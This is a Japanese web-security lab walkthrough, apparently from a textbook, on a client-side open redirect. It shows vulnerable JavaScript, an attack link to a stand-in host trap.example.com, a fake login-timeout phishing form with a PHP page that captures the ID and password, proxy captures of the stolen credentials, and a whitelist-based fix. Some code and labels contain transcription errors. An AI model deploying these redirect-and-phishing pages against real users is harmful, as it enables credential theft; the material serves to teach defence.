

4.17.4 オープンリダイレクト

クライアント側でJavaScriptの処理によって、オープンリダイレクト脆弱性が発生しますが、サーバ側で発生するオープンリダイレクトと同じ対策になります





- リダイレクト先のURLを固定にする
- リダイレクト先URLを直接指定せず、番号などで指定する仕組みにする

4h-020 :オープンリダイレクト(正常系)

【ブラウザ】

- 4.17.4 オープンリダイレクト
 1. [4h-020 :オープンリダイレクト\(正常系\)](#)
 2. [4h-020 :オープンリダイレクト\(攻撃\)](#)
 3. [4h-020a:オープンリダイレクト対策版\(正常系\)](#)
 4. [4h-020a:オープンリダイレクト対策版\(攻撃\)](#)

```
39 </li>4.17.4 オープンリダイレクト</li>
40 <ol>
41 <li><a href="4h-020.html#http://example.jp/4h/4h-021.html">4h-020 :オープンリダイレクト(正常系)</a></li>
42 <li><a href="4h-020.html#http://trap.example.com/4h/4h-901.html">4h-020 :オープンリダイレクト(攻撃)</a></li>
43 <li><a href="4h-020a.html#next">4h-020a:オープンリダイレクト対策版(正常系)</a></li>
44 <li><a href="4h-020a.html#/trap.example.com/4h/4h-901.html">4h-020a:オープンリダイレクト対策版(攻撃)</a></li>
45 </ol>
```



【サーバ: 4h/4h-020.html 】

```
/var/www/html/4h/4h-020.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
  var url = location.hash.slice(1);
  if (url.match(/^https?:\V\//)) {
    location.href = url;
  } else {
    alert('遷移先URLが不適切');
  }
}
</script>
</body>
```

【サーバ: 4h/4h-021.html 】

```
/var/www/html/4h/4h-021.html -
<body>
実行しました
</body>
```

【ブラウザ→サーバ: リクエスト 4h/4h-020.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト

- 既定コンテキスト
- サイト

```
GET http://example.jp/4h/4h-020.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 22:35:28 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 297
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "129-56c2a2de7ae75-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
if (url.match(/^https?:\/\//)) {
location.href = url;
} else {
alert('遷移先URLが不適切');
}
}
</script>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	レスポンスサイズ	ラウンダイト
169	19/01/09 7:3...	GET	http://example.jp/4h/4h-020.html	200 OK	7 ms	29...
170	19/01/09 7:3...	GET	http://example.jp/4h/4h-021.html	200 OK	8 ms	34...

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4h/4h-021.html → レスポンス】

The screenshot shows the OWASP ZAP 2.7.0 interface. The top menu bar includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main workspace is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response). The request pane shows a GET request for 'http://example.jp/4h/4h-021.html' with various headers. The response pane shows an 'HTTP/1.1 200 OK' status with headers and a body containing the text '実行しました'.

Request:

```
GET http://example.jp/4h/4h-021.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-020.html
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 22:36:50 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"22-56c2a2de7ecf5"
X-UA-Compatible: IE=edge

<body>
実行しました
</body>
```


Request Log Table:

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
169	19/01/09 7:3...	GET	http://example.jp/4h/4h-020.html	200	OK	7 ms	29...
170	19/01/09 7:3...	GET	http://example.jp/4h/4h-021.html	200	OK	8 ms	34...








現在のスキャン: 0 0 0 0 0 0 0 0 0 0 0 0

4h-020 :オープンリダイレクト(攻撃)

【ブラウザ】

- 4.17.4 オープンリダイレクト
 - 4h-020 :オープンリダイレクト(正常系)
 - 4h-020 :オープンリダイレクト(攻撃) 
 - 4h-020a:オープンリダイレクト対策版(正常系)
 - 4h-020a:オープンリダイレクト対策版(攻撃)

```
39 </li>4.17.4 オープンリダイレクト</li>
40 </ol>
41 <li><a href="4h-020.html#http://example.jp/4h/4h-021.html">4h-020 :オープンリダイレクト(正常系)</a></li>
42 <li><a href="4h-020.html#http://trap.example.com/4h/4h-901.html">4h-020 :オープンリダイレクト(攻撃)</a></li>
43 <li><a href="4h-020a.html#next">4h-020a:オープンリダイレクト対策版(正常系)</a></li>
44 <li><a href="4h-020a.html#/t/trap.example.com/4h/4h-901.html">4h-020a:オープンリダイレクト対策版(攻撃)</a></li>
45 </ol>
```



【サーバ: 4h/4h-020.html 】

```
/var/www/html/4h/4h-020.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
  var url = location.hash.slice(1);
  if (url.match(/^https?:\/\//)) {
    location.href = url;
  } else {
    alert('遷移先URLが不適切');
  }
}
</script>
</body>
```

【サーバ: 4h/4h-901.html 】

```
/var/www/html/4h/4h-901.html - wasbook@example.jp - エディタ - WinSCP
<body>
ログインタイムアウトにより処理に失敗しました。<br>
<form action="4h-902.php" method="post">
ID <input name="id"><br>
パスワード <input name="pwd" type="password"><br>
<input type="submit" value="ログイン">
</form>
```

【サーバ: 4h/4h-021.html 】

```
/var/www/html/4h/4h-021.html -
<body>
実行しました
</body>
```

【サーバ: 4h/4h-902.php 】

```
/var/www/html/4h/4h-902.php - wasbook@example.jp - エディタ - WinSCP
<body>
IDとパスワードを盗みました<br>
ID: <?php echo htmlspecialchars($_POST['id']); ?><br>
パスワード: <?php echo htmlspecialchars($_POST['pwd']); ?><br>
10秒後に本来のURLに遷移します。
<script>
  setTimeout(function() {
    location.href="http://example.jp/4h/4h-021.html";
  }, 10000);
</script>
</body>
```

【ブラウザ→サーバ: リクエスト 4h/4h-020.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

```

GET http://example.jp/4h/4h-020.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 22:53:43 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 297
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "129-56c2a2de7ae75-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
if (url.match(/^https?:\/\/.*\/)) {
location.href = url;
} else {
alert("遷移先URLが不適切");
}
}
</script>
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
183	19/01/09 7:5...	GET	http://example.jp/4h/4h-020.html	200	OK	5 ms	29...
184	19/01/09 7:5...	GET	http://trap.example.com/4h/4h-901.html	200	OK	4 ms	25...
187	19/01/09 7:5...	POST	http://trap.example.com/4h/4h-902.php	200	OK	31 ms	26...
188	19/01/09 7:5...	GET	http://example.jp/4h/4h-021.html	200	OK	7 ms	34...
190	19/01/09 8:0...	GET	http://trap.example.com/4h/4h-901.html	200	OK	5 ms	25...

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト trap.example.com/4h/4h-901.html → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The top menu bar includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The 'リクエスト' pane shows a GET request for 'http://trap.example.com/4h/4h-901.html' with various headers including 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0' and 'Host: trap.example.com'. The 'レスポンス' pane shows an 'HTTP/1.1 200 OK' response with headers like 'Server: nginx/1.10.3' and 'Date: Tue, 08 Jan 2019 22:53:56 GMT'. The response body contains HTML code for a login form with a message in Japanese: 'ログインタイムアウトにより処理に失敗しました。' (Login timeout, processing failed). Below the panes is a toolbar with '履歴' (History), '検索' (Search), 'アラート' (Alerts), and 'アウトプット' (Output). At the bottom, a table lists recent requests, with the selected request (ID 184) highlighted. The status bar at the very bottom shows '現在のスキャン' (Current scan) with various icons and counts.

```
GET http://trap.example.com/4h/4h-901.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-020.html
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 22:53:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 254
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "fe-56c2a2de78f35-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
ログインタイムアウトにより処理に失敗しました。<br>
<form action="4h-902.php" method="post">
ID <input name="id"><br>
パスワード <input name="pwd" type="password"><br>
<input type="submit" value="ログイン">
</form>
```

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
183	19/01/09 7:5...	GET	http://example.jp/4h/4h-020.html	200	OK	5 ms	29...
184	19/01/09 7:5...	GET	http://trap.example.com/4h/4h-901.html	200	OK	4 ms	25...
187	19/01/09 7:5...	POST	http://trap.example.com/4h/4h-902.php	200	OK	31 ms	26...
188	19/01/09 7:5...	GET	http://example.jp/4h/4h-021.html	200	OK	7 ms	34...
190	19/01/09 8:0...	GET	http://trap.example.com/4h/4h-901.html	200	OK	5 ms	25...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト trap.example.com/4h/4h-902.php → レスポンス】

The screenshot displays the Burp Suite interface with the following details:

- Request (Left Panel):**

```
POST http://trap.example.com/4h/4h-902.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4h/4h-901.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com

id=miko&pwd=HIMITSU1234
```
- Response (Right Panel):**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 22:55:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 265
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
IDとパスワードを盗みました<br>
ID: miko<br>
パスワード: HIMITSU1234<br>
10秒後に本来のURLに遷移します。
<script>
setTimeout(function() {
  location.href="http://example.jp/4h/4h-021.html";
}, 10000);
</script>
</body>
```
- Request Log (Bottom Panel):**

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
183	19/01/09 7:5...	GET	http://example.jp/4h/4h-020.html	200	OK	5 ms	29...
184	19/01/09 7:5...	GET	http://trap.example.com/4h/4h-901.html	200	OK	4 ms	25...
187	19/01/09 7:5...	POST	http://trap.example.com/4h/4h-902.php	200	OK	31 ms	26...
188	19/01/09 7:5...	GET	http://example.jp/4h/4h-021.html	200	OK	7 ms	34...
190	19/01/09 8:0...	GET	http://trap.example.com/4h/4h-901.html	200	OK	5 ms	25...

【ブラウザ→サーバ: リクエスト 4h/4h-021.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト

```
GET http://example.jp/4h/4h-021.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4h/4h-902.php
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 22:55:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"22-56c2a2de7ecf5"
X-UA-Compatible: IE=edge

<body>
実行しました
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
183	19/01/09 7:5...	GET	http://example.jp/4h/4h-020.html	200	OK	5 ms	29...
184	19/01/09 7:5...	GET	http://trap.example.com/4h/4h-901.html	200	OK	4 ms	25...
187	19/01/09 7:5...	POST	http://trap.example.com/4h/4h-902.php	200	OK	31 ms	26...
188	19/01/09 7:5...	GET	http://example.jp/4h/4h-021.html	200	OK	7 ms	34
190	19/01/09 8:0...	GET	http://trap.example.com/4h/4h-901.html	200	OK	5 ms	25...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト trap.example.com/4h/4h-901.php → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

GET http://trap.example.com/4h/4h-901.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Host: trap.example.com

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 23:01:31 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 254
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "fe-56c2a2de78f35-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
ログインタイムアウトにより処理に失敗しました。

<form action="4h-902.php" method="post">
ID <input name="id">

パスワード <input name="pwd" type="password">

<input type="submit" value="ログイン">
</form>

履歴 検索 アラート アウトプット +


フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
183	19/01/09 7:5...	GET	http://example.jp/4h/4h-020.html	200	OK	5 ms	29...
184	19/01/09 7:5...	GET	http://trap.example.com/4h/4h-901.html	200	OK	4 ms	25...
187	19/01/09 7:5...	POST	http://trap.example.com/4h/4h-902.php	200	OK	31 ms	26...
188	19/01/09 7:5...	GET	http://example.jp/4h/4h-021.html	200	OK	7 ms	34
190	19/01/09 8:0...	GET	http://trap.example.com/4h/4h-901.html	200	OK	5 ms	25...




アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

4h-020a:オープンリダイレクト対策版(正常系)

【ブラウザ】

- 4.17.4 オープンリダイレクト
 - 4h-020 :オープンリダイレクト(正常系)
 - 4h-020 :オープンリダイレクト(攻撃)
 - 4h-020a:オープンリダイレクト対策版(正常系) 
 - 4h-020a:オープンリダイレクト対策版(攻撃)

```
39 <li>4.17.4 オープンリダイレクト</li>
40 <ol>
41 <li><a href="4h-020.html#http://example.jp/4h/4h-021.html">4h-020 :オープンリダイレクト(正常系)</a></li>
42 <li><a href="4h-020.html#http://trap.example.com/4h/4h-901.html">4h-020 :オープンリダイレクト(攻撃)</a></li>
43 <li><a href="4h-020a.html#next">4h-020a:オープンリダイレクト対策版(正常系)</a></li>
44 <li><a href="4h-020a.html#http://trap.example.com/4h/4h-901.html">4h-020a:オープンリダイレクト対策版(攻撃)</a></li>
45 </ol>
```



【サーバ: 4h/4h-020a.html】

```
/var/www/html/4h/4h-020a.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var urls = {next: "4h-021.html", back: "../"};
var url = urls[location.hash.slice(1)] || "../notfound.html";
location.href = url;
}
</script>
</body>
```

【サーバ: 4h/4h-021.html】

```
/var/www/html/4h/4h-021.html -
<body>
実行しました
</body>
```

【サーバ: 4h/notfound.html】

```
/var/www/html/4h/notfound.html - w
<body>
指定されたページはありません
</body>
```

【ブラウザ→サーバ: リクエスト 4h/4h-020.html → レスポンス】

The screenshot shows the OWASP ZAP 2.7.0 interface. The top menu includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main window is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response).

Request:

```
GET http://example.jp/4h/4h-020a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 23:17:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 283
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "11b-56c2a2de85a55-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var urls = {next: "4h-021.html", back: "./"};
var url = urls[location.hash.slice(1)] || "./notfound.html";
location.href = url;
}
</script>
</body>
```

At the bottom, there is a table of request logs:

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
192	19/01/09 8:1...	GET	http://example.jp/4h/4h-020a.html	200	OK	6 ms	28...
193	19/01/09 8:1...	GET	http://example.jp/4h/4h-021.html	200	OK	5 ms	34

The status bar at the bottom shows '現在のスキャン' (Current Scan) with various icons and counts: 0, 0, 0, 0, 0, 0, 0.

【ブラウザ→サーバ: リクエスト 4h/4h-021.html → レスポンス】


The screenshot displays the OWASP ZAP interface. The top menu bar includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main workspace is divided into two panes: 'リクエスト' (Request) and 'レスポンス' (Response). The 'リクエスト' pane shows a GET request for 'http://example.jp/4h/4h-021.html' with various headers including 'User-Agent', 'Accept', 'Accept-Language', 'Referer', and 'Host'. The 'レスポンス' pane shows an 'HTTP/1.1 200 OK' response with headers like 'Server: nginx/1.10.3', 'Date', 'Content-Type', and a body containing '<body>実行しました</body>'. Below the workspace is a table of request logs.

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
192	19/01/09 8:1...	GET	http://example.jp/4h/4h-020a.html	200	OK	6 ms	28...
193	19/01/09 8:1...	GET	http://example.jp/4h/4h-021.html	200	OK	5 ms	34





Alerts: アラート 0 1 2 0. Current scan: 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

4h-020a:オープンリダイレクト対策版(正常系)

【ブラウザ】

- 4.17.4 オープンリダイレクト
 - 4h-020 :オープンリダイレクト(正常系)
 - 4h-020 :オープンリダイレクト(攻撃)
 - 4h-020a:オープンリダイレクト対策版(正常系)
 - 4h-020a:オープンリダイレクト対策版(攻撃) 

```
39 </li>4.17.4 オープンリダイレクト</li>
40 </ol>
41 <li><a href="4h-020.html#http://example.jp/4h/4h-021.html">4h-020 :オープンリダイレクト(正常系)</a></li>
42 <li><a href="4h-020.html#http://trap.example.com/4h/4h-901.html">4h-020 :オープンリダイレクト(攻撃)</a></li>
43 <li><a href="4h-020a.html#next">4h-020a:オープンリダイレクト対策版(正常系)</a></li>
44 <li><a href="4h-020a.html#/trap.example.com/4h/4h-901.html">4h-020a:オープンリダイレクト対策版(攻撃)</a></li>
45 </ol>
```



【サーバ: 4h/4h-020a.html】

```
/var/www/html/4h/4h-020a.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var urls = {next: "4h-021.html", back: "../"};
var url = urls[location.hash.slice(1)] || "../notfound.html";
location.href = url;
}
</script>
</body>
```

【サーバ: 4h/4h-021.html】

```
/var/www/html/4h/4h-021.html -
<body>
実行しました
</body>
```

【サーバ: 4h/notfound.html】

```
/var/www/html/4h/notfound.html - w
<body>
指定されたページはありません
</body>
```

【サーバ: 4h/4h-901.html 】

```
/var/www/html/4h/4h-901.html - wasbook@example.jp - エディタ - WinSC
<body>
ログインタイムアウトにより処理に失敗しました。<br>
<form action="4h-902.php" method="post">
ID <input name="id"><br>
パスワード <input name="pwd" type="password"><br>
<input type="submit" value="ログイン">
</form>
```

【ブラウザ→サーバ: リクエスト 4h/4h-020a.html → レスポンス 】

